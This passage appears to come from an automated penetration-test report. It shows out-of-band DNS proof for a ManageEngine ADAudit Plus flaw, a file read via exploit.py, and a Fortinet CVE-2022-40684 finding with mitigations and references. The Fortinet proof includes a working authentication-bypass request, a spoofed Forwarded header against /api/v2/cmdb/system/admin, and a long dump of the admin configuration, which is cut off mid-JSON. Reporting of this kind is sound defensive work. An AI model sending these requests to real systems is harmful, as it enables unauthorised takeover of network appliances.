;; opcode: QUERY, status: NOERROR, id: 61456
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8i73k9f4dhlvdk99rgomg6qsnocabjk.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8i73k9f4dhlvdk99rgomg6qsnocabjk.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8i73k9f4dhlvdk99rgomg6qsnocabjk.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8i73k9f4dhlvdk99rgomg6qsnocabjk.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

Out-of-band DNS request and response showing that the ManageEngine ADAudit Plus application connected to an attacker specified external site

```
05/24/2024, 4:32 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**************************Z1 -interactions-
poll-duration 1 -silent -disable-update-check -no-color -irr -json -t ./template.yaml -l urls.txt -system-
resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 46643
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8i73k9f4dhlvdk99rgkkujuxi6nwjix.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 46643
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8i73k9f4dhlvdk99rgkkujuxi6nwjix.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8i73k9f4dhlvdk99rgkkujuxi6nwjix.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8i73k9f4dhlvdk99rgkkujuxi6nwjix.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8i73k9f4dhlvdk99rgkkujuxi6nwjix.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

Contents of the C:\Windows\win.ini file retrieved by exploiting this vulnerability

```
05/24/2024, 4:34 PM

$ python3 exploit.py -t http://10.0.4.22:8081 -d pod04.example.internal -l 10.0.227.200 -lhp 3306 -lfp 5900
-o output.json

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

2.3.49. Fortinet FortiOS / FortiProxy / FortiSwitchManager Authentication Bypass Vulnerability

CRITICAL 9.8

CVE-2022-40684

This weakness led to a Critical Infrastructure Compromise affecting Fortinet Fortigate Ssl Vpn application at 10.0.40.67:4434 and a Host Compromise affecting host 10.0.40.67.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 2 Attack Paths

Details

An authentication bypass using an alternate path or channel [CWE-288] in Fortinet FortiOS version 7.2.0 through 7.2.1 and 7.0.0 through 7.0.6, FortiProxy version 7.2.0 and version 7.0.0 through 7.0.6 and FortiSwitchManager version 7.2.0 and 7.0.0 allows an unauthenticated atttacker to perform operations on the administrative interface via specially crafted HTTP or HTTPS requests.

Unauthenticated attackers with access to the Fortinet appliance's web interface can gain complete control of the vulnerable Fortinet appliance, to include establishing VPN sessions and gathering sensitive user information.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Apply all updates and patch to the latest vendor-supported version. This issue is fixed in FortiOS 7.2.2, FortiOS 7.0.7, FortiProxy 7.2.1, FortiProxy 7.0.7, and FortiSwitchManager 7.2.1.
- If updating is not possible, follow the mitigations in the Fortinet Security Advisory.

References

- Fortinet Advisory @ **https://www.fortiguard.com/psirt/FG-IR-22-377**
- Horizon3.ai Technical Deep Dive on CVE-2022-40684 @ **https://www.horizon3.ai/fortios-fortiproxy-and-fortiswitchmanager-authentication-bypass-technical-deep-dive-cve-2022-40684/**
- Horizon3.ai Indicators of Compromise for CVE-2022-40684 @ **https://www.horizon3.ai/fortinet-iocs-cve-2022-40684/**
- CVE-2022-40684 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-40684**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.67 : 4434	10.0.40.67	Fortinet FortiGate SSL VPN on 10.0.40.67 Port 4434	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.25 : 443	10.0.4.25	Fortinet FortiGate SSL VPN on 10.0.4.25 Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8
10.0.40.67 : 80	10.0.40.67	Fortinet FortiGate SSL VPN on 10.0.40.67 Port 80	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8
10.0.4.25 : 80	10.0.4.25	Fortinet FortiGate SSL VPN on 10.0.4.25 Port 80	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **Fortinet FortiGate SSL VPN on 10.0.40.67 Port 4434**

HTTP response containing the contents of all administrator user settings

```
05/24/2024, 5:28 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
GET /api/v2/cmdb/system/admin HTTP/1.1
Host: 10.0.40.67:4434
User-Agent: Node.js
Connection: close
Forwarded: for="[127.0.0.1]:8888";by="[127.0.0.1]:8888"
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache, must-revalidate
Content-Security-Policy: frame-ancestors 'self'
Content-Type: application/json
Date: Sat, 25 May 2024 00:27:48 GMT
Etag: C934CF36F2460CD67C66ECA70E6E1212676A9191FD8769289137916DB7DB6CFE
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block

{
  "http_method":"GET",
  "size":3,
  "matched_count":2,
  "next_idx":2,
  "revision":"5fbf8324139f268c7ea3f51303fb6c6c",
  "results":[
    {
      "name":"admin",
      "q_origin_key":"admin",
      "wildcard":"disable",
      "remote-auth":"disable",
      "remote-group":"",
      "password":"ENC XXXX",
      "peer-auth":"disable",
      "peer-group":"",
      "trusthost1":"0.0.0.0 0.0.0.0",
      "trusthost2":"0.0.0.0 0.0.0.0",
      "trusthost3":"0.0.0.0 0.0.0.0",
      "trusthost4":"0.0.0.0 0.0.0.0",
      "trusthost5":"0.0.0.0 0.0.0.0",
      "trusthost6":"0.0.0.0 0.0.0.0",
      "trusthost7":"0.0.0.0 0.0.0.0",
      "trusthost8":"0.0.0.0 0.0.0.0",
      "trusthost9":"0.0.0.0 0.0.0.0",
      "trusthost10":"0.0.0.0 0.0.0.0",
      "ip6-trusthost1":"::\/0",
      "ip6-trusthost2":"::\/0",
      "ip6-trusthost3":"::\/0",
      "ip6-trusthost4":"::\/0",
      "ip6-trusthost5":"::\/0",
      "ip6-trusthost6":"::\/0",
      "ip6-trusthost7":"::\/0",
```

```
"ip6-trusthost8":"::\/0",
"ip6-trusthost9":"::\/0",
"ip6-trusthost10":"::\/0",
"accprofile":"super_admin",
"allow-remove-admin-session":"enable",
"comments":"",
"vdom":[
  {
    "name":"root",
    "q_origin_key":"root"
  }
],
"ssh-public-key1":"\"2fI3jZHfcrRa74rFCy5no0DVlUO\"",
"ssh-public-key2":"\"\"\"\"",
"ssh-public-key3":"\"\"\"\"",
"ssh-certificate":"",
"schedule":"",
"accprofile-override":"disable",
"vdom-override":"disable",
"password-expire":"0000-00-00 00:00:00",
"force-password-change":"disable",
"gui-dashboard":[
  {
    "id":1,
    "q_origin_key":1,
    "name":"Status",
    "vdom":"root",
    "layout-type":"responsive",
    "permanent":"enable",
    "csf":"enable",
    "columns":10,
    "widget":[
      {
        "id":1,
        "q_origin_key":1,
        "type":"sysinfo",
        "x-pos":0,
        "y-pos":0,
        "width":1,
        "height":1,
        "interface":"",
        "csf-device":"",
        "table-visualization":"",
        "device-list-online":"",
        "device-list-telemetry":"",
        "device-list-view-type":"",
        "fabric-device":"",
        "fabric-device-widget-name":"",
        "fabric-device-widget-visualization-type":"",
        "router-view-type":"",
        "fsso-user-visibility":"disable",
        "title":"",
        "fortiview-type":"",
        "fortiview-sort-by":"",
        "fortiview-timeframe":"",
        "fortiview-visualization":"",
        "fortiview-device":"",
        "fortiview-filters":[
        ],
        "wifi-band":"",
        "filter-offline-rogue-ap":"disable",
        "filter-accepted-rogue-ap":"disable"
      },
      {
        "id":2,
        "q_origin_key":2,
        "type":"licinfo",
        "x-pos":1,
        "y-pos":0,
        "width":1,
        "height":1,
        "interface":"",
        "csf-device":"",
        "table-visualization":"",
        "device-list-online":"",
        "device-list-telemetry":"",
        "device-list-view-type":"",
        "fabric-device":"",
        "fabric-device-widget-name":"",
        "fabric-device-widget-visualization-type":"",
        "router-view-type":"",
```

```
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"",
      "fortiview-sort-by":"",
      "fortiview-timeframe":"",
      "fortiview-visualization":"",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    },
    {
      "id":3,
      "q_origin_key":3,
      "type":"vminfo",
      "x-pos":2,
      "y-pos":0,
      "width":1,
      "height":1,
      "interface":"",
      "csf-device":"",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"",
      "fortiview-sort-by":"",
      "fortiview-timeframe":"",
      "fortiview-visualization":"",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    },
    {
      "id":4,
      "q_origin_key":4,
      "type":"forticloud",
      "x-pos":3,
      "y-pos":0,
      "width":1,
      "height":1,
      "interface":"",
      "csf-device":"",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"",
      "fortiview-sort-by":"",
      "fortiview-timeframe":"",
      "fortiview-visualization":"",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    },
    {
      "id":5,
      "q_origin_key":5,
      "type":"security-fabric",
      "x-pos":4,
      "y-pos":0,
```

```
    "width":1,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":6,
    "q_origin_key":6,
    "type":"admins",
    "x-pos":5,
    "y-pos":0,
    "width":1,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":7,
    "q_origin_key":7,
    "type":"cpu-usage",
    "x-pos":6,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
```

```
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    },
    {
      "id":8,
      "q_origin_key":8,
      "type":"memory-usage",
      "x-pos":7,
      "y-pos":0,
      "width":2,
      "height":1,
      "interface":"",
      "csf-device":"",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"",
      "fortiview-sort-by":"",
      "fortiview-timeframe":"",
      "fortiview-visualization":"",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    },
    {
      "id":9,
      "q_origin_key":9,
      "type":"sessions",
      "x-pos":8,
      "y-pos":0,
      "width":2,
      "height":1,
      "interface":"",
      "csf-device":"",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"",
      "fortiview-sort-by":"",
      "fortiview-timeframe":"",
      "fortiview-visualization":"",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    }
  ]
},
{
  "id":2,
  "q_origin_key":2,
  "name":"Security",
  "vdom":"root",
  "layout-type":"responsive",
  "permanent":"disable",
  "csf":"enable",
  "columns":10,
  "widget":[
    {
```

```
    "id":1,
    "q_origin_key":1,
    "type":"fortiview",
    "x-pos":0,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"compromisedHosts",
    "fortiview-sort-by":"verdict",
    "fortiview-timeframe":"hour",
    "fortiview-visualization":"table",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":2,
    "q_origin_key":2,
    "type":"fortiview",
    "x-pos":1,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"threats",
    "fortiview-sort-by":"threatLevel",
    "fortiview-timeframe":"hour",
    "fortiview-visualization":"table",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":3,
    "q_origin_key":3,
    "type":"vulnerability-summary",
    "x-pos":2,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
```

```
        "fortiview-type":"",
        "fortiview-sort-by":"",
        "fortiview-timeframe":"",
        "fortiview-visualization":"",
        "fortiview-device":"",
        "fortiview-filters":[
        ],
        "wifi-band":"",
        "filter-offline-rogue-ap":"disable",
        "filter-accepted-rogue-ap":"disable"
      },
      {
        "id":4,
        "q_origin_key":4,
        "type":"host-scan-summary",
        "x-pos":3,
        "y-pos":0,
        "width":1,
        "height":1,
        "interface":"",
        "csf-device":"",
        "table-visualization":"",
        "device-list-online":"",
        "device-list-telemetry":"",
        "device-list-view-type":"",
        "fabric-device":"",
        "fabric-device-widget-name":"",
        "fabric-device-widget-visualization-type":"",
        "router-view-type":"",
        "fsso-user-visibility":"disable",
        "title":"",
        "fortiview-type":"",
        "fortiview-sort-by":"",
        "fortiview-timeframe":"",
        "fortiview-visualization":"",
        "fortiview-device":"",
        "fortiview-filters":[
        ],
        "wifi-band":"",
        "filter-offline-rogue-ap":"disable",
        "filter-accepted-rogue-ap":"disable"
      },
      {
        "id":5,
        "q_origin_key":5,
        "type":"fortiview",
        "x-pos":4,
        "y-pos":0,
        "width":2,
        "height":1,
        "interface":"",
        "csf-device":"",
        "table-visualization":"",
        "device-list-online":"",
        "device-list-telemetry":"",
        "device-list-view-type":"",
        "fabric-device":"",
        "fabric-device-widget-name":"",
        "fabric-device-widget-visualization-type":"",
        "router-view-type":"",
        "fsso-user-visibility":"disable",
        "title":"",
        "fortiview-type":"endpointDevices",
        "fortiview-sort-by":"vulnerabilities",
        "fortiview-timeframe":"hour",
        "fortiview-visualization":"table",
        "fortiview-device":"",
        "fortiview-filters":[
        ],
        "wifi-band":"",
        "filter-offline-rogue-ap":"disable",
        "filter-accepted-rogue-ap":"disable"
      }
    ]
  },
  {
    "id":3,
    "q_origin_key":3,
    "name":"Network",
    "vdom":"root",
    "layout-type":"responsive",
```

```
"permanent":"disable",
"csf":"enable",
"columns":10,
"widget":[
  {
    "id":1,
    "q_origin_key":1,
    "type":"routing",
    "x-pos":0,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"staticdynamic",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":2,
    "q_origin_key":2,
    "type":"dhcp",
    "x-pos":1,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":3,
    "q_origin_key":3,
    "type":"virtual-wan",
    "x-pos":2,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
```

```
        "fabric-device-widget-name":"",
        "fabric-device-widget-visualization-type":"",
        "router-view-type":"",
        "fsso-user-visibility":"disable",
        "title":"",
        "fortiview-type":"",
        "fortiview-sort-by":"",
        "fortiview-timeframe":"",
        "fortiview-visualization":"",
        "fortiview-device":"",
        "fortiview-filters":[
        ],
        "wifi-band":"",
        "filter-offline-rogue-ap":"disable",
        "filter-accepted-rogue-ap":"disable"
      },
      {
        "id":4,
        "q_origin_key":4,
        "type":"ipsec-vpn",
        "x-pos":3,
        "y-pos":0,
        "width":2,
        "height":1,
        "interface":"",
        "csf-device":"",
        "table-visualization":"",
        "device-list-online":"",
        "device-list-telemetry":"",
        "device-list-view-type":"",
        "fabric-device":"",
        "fabric-device-widget-name":"",
        "fabric-device-widget-visualization-type":"",
        "router-view-type":"",
        "fsso-user-visibility":"disable",
        "title":"",
        "fortiview-type":"",
        "fortiview-sort-by":"",
        "fortiview-timeframe":"",
        "fortiview-visualization":"",
        "fortiview-device":"",
        "fortiview-filters":[
        ],
        "wifi-band":"",
        "filter-offline-rogue-ap":"disable",
        "filter-accepted-rogue-ap":"disable"
      },
      {
        "id":5,
        "q_origin_key":5,
        "type":"ssl-vpn",
        "x-pos":4,
        "y-pos":0,
        "width":2,
        "height":1,
        "interface":"",
        "csf-device":"",
        "table-visualization":"",
        "device-list-online":"",
        "device-list-telemetry":"",
        "device-list-view-type":"",
        "fabric-device":"",
        "fabric-device-widget-name":"",
        "fabric-device-widget-visualization-type":"",
        "router-view-type":"",
        "fsso-user-visibility":"disable",
        "title":"",
        "fortiview-type":"",
        "fortiview-sort-by":"",
        "fortiview-timeframe":"",
        "fortiview-visualization":"",
        "fortiview-device":"",
        "fortiview-filters":[
        ],
        "wifi-band":"",
        "filter-offline-rogue-ap":"disable",
        "filter-accepted-rogue-ap":"disable"
      }
    ]
  },
  {
```

```
"id":4,
"q_origin_key":4,
"name":"Users & Devices",
"vdom":"root",
"layout-type":"responsive",
"permanent":"disable",
"csf":"enable",
"columns":10,
"widget":[
  {
    "id":1,
    "q_origin_key":1,
    "type":"device-inventory",
    "x-pos":0,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"charts",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"hardware_vendor",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":2,
    "q_origin_key":2,
    "type":"forticlient",
    "x-pos":1,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"charts",
    "device-list-online":"online",
    "device-list-telemetry":"sending",
    "device-list-view-type":"interface",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":3,
    "q_origin_key":3,
    "type":"firewall-user",
    "x-pos":2,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
```

```
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":4,
    "q_origin_key":4,
    "type":"quarantine",
    "x-pos":3,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
    "filter-accepted-rogue-ap":"disable"
  },
  {
    "id":5,
    "q_origin_key":5,
    "type":"nac-vlans",
    "x-pos":4,
    "y-pos":0,
    "width":2,
    "height":1,
    "interface":"",
    "csf-device":"",
    "table-visualization":"",
    "device-list-online":"",
    "device-list-telemetry":"",
    "device-list-view-type":"",
    "fabric-device":"",
    "fabric-device-widget-name":"",
    "fabric-device-widget-visualization-type":"",
    "router-view-type":"",
    "fsso-user-visibility":"disable",
    "title":"",
    "fortiview-type":"",
    "fortiview-sort-by":"",
    "fortiview-timeframe":"",
    "fortiview-visualization":"",
    "fortiview-device":"",
    "fortiview-filters":[
    ],
    "wifi-band":"",
    "filter-offline-rogue-ap":"disable",
```

```
      "filter-accepted-rogue-ap":"disable"
    }
  ]
},
{
  "id":5,
  "q_origin_key":5,
  "name":"FortiView Sources",
  "vdom":"root",
  "layout-type":"standalone",
  "permanent":"disable",
  "csf":"disable",
  "columns":10,
  "widget":[
    {
      "id":1,
      "q_origin_key":1,
      "type":"fortiview",
      "x-pos":0,
      "y-pos":0,
      "width":6,
      "height":3,
      "interface":"",
      "csf-device":"all",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"source",
      "fortiview-sort-by":"bytes",
      "fortiview-timeframe":"hour",
      "fortiview-visualization":"table",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    }
  ]
},
{
  "id":6,
  "q_origin_key":6,
  "name":"FortiView Destinations",
  "vdom":"root",
  "layout-type":"standalone",
  "permanent":"disable",
  "csf":"disable",
  "columns":10,
  "widget":[
    {
      "id":1,
      "q_origin_key":1,
      "type":"fortiview",
      "x-pos":0,
      "y-pos":0,
      "width":6,
      "height":3,
      "interface":"",
      "csf-device":"all",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"destination",
      "fortiview-sort-by":"bytes",
      "fortiview-timeframe":"hour",
      "fortiview-visualization":"table",
```

```
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    }
  ]
},
{
  "id":7,
  "q_origin_key":7,
  "name":"FortiView Applications",
  "vdom":"root",
  "layout-type":"standalone",
  "permanent":"disable",
  "csf":"disable",
  "columns":10,
  "widget":[
    {
      "id":1,
      "q_origin_key":1,
      "type":"fortiview",
      "x-pos":0,
      "y-pos":0,
      "width":6,
      "height":3,
      "interface":"",
      "csf-device":"all",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
      "title":"",
      "fortiview-type":"application",
      "fortiview-sort-by":"bytes",
      "fortiview-timeframe":"hour",
      "fortiview-visualization":"table",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    }
  ]
},
{
  "id":8,
  "q_origin_key":8,
  "name":"FortiView Web Sites",
  "vdom":"root",
  "layout-type":"standalone",
  "permanent":"disable",
  "csf":"disable",
  "columns":10,
  "widget":[
    {
      "id":1,
      "q_origin_key":1,
      "type":"fortiview",
      "x-pos":0,
      "y-pos":0,
      "width":6,
      "height":3,
      "interface":"",
      "csf-device":"all",
      "table-visualization":"",
      "device-list-online":"",
      "device-list-telemetry":"",
      "device-list-view-type":"",
      "fabric-device":"",
      "fabric-device-widget-name":"",
      "fabric-device-widget-visualization-type":"",
      "router-view-type":"",
      "fsso-user-visibility":"disable",
```

```
      "title":"",
      "fortiview-type":"website",
      "fortiview-sort-by":"sessions",
      "fortiview-timeframe":"hour",
      "fortiview-visualization":"table",
      "fortiview-device":"",
      "fortiview-filters":[
      ],
      "wifi-band":"",
      "filter-offline-rogue-ap":"disable",
      "filter-accepted-rogue-ap":"disable"
    }
  ]
},
{
  "id":9,
  "q_origin_key":9,
  "name":"FortiView Policies",
  "vdom":"root",
  "layout-type":"standalone",
  "permanent":"disable",
  "csf":"disable",
  "columns":10,
  "widget":[
    {
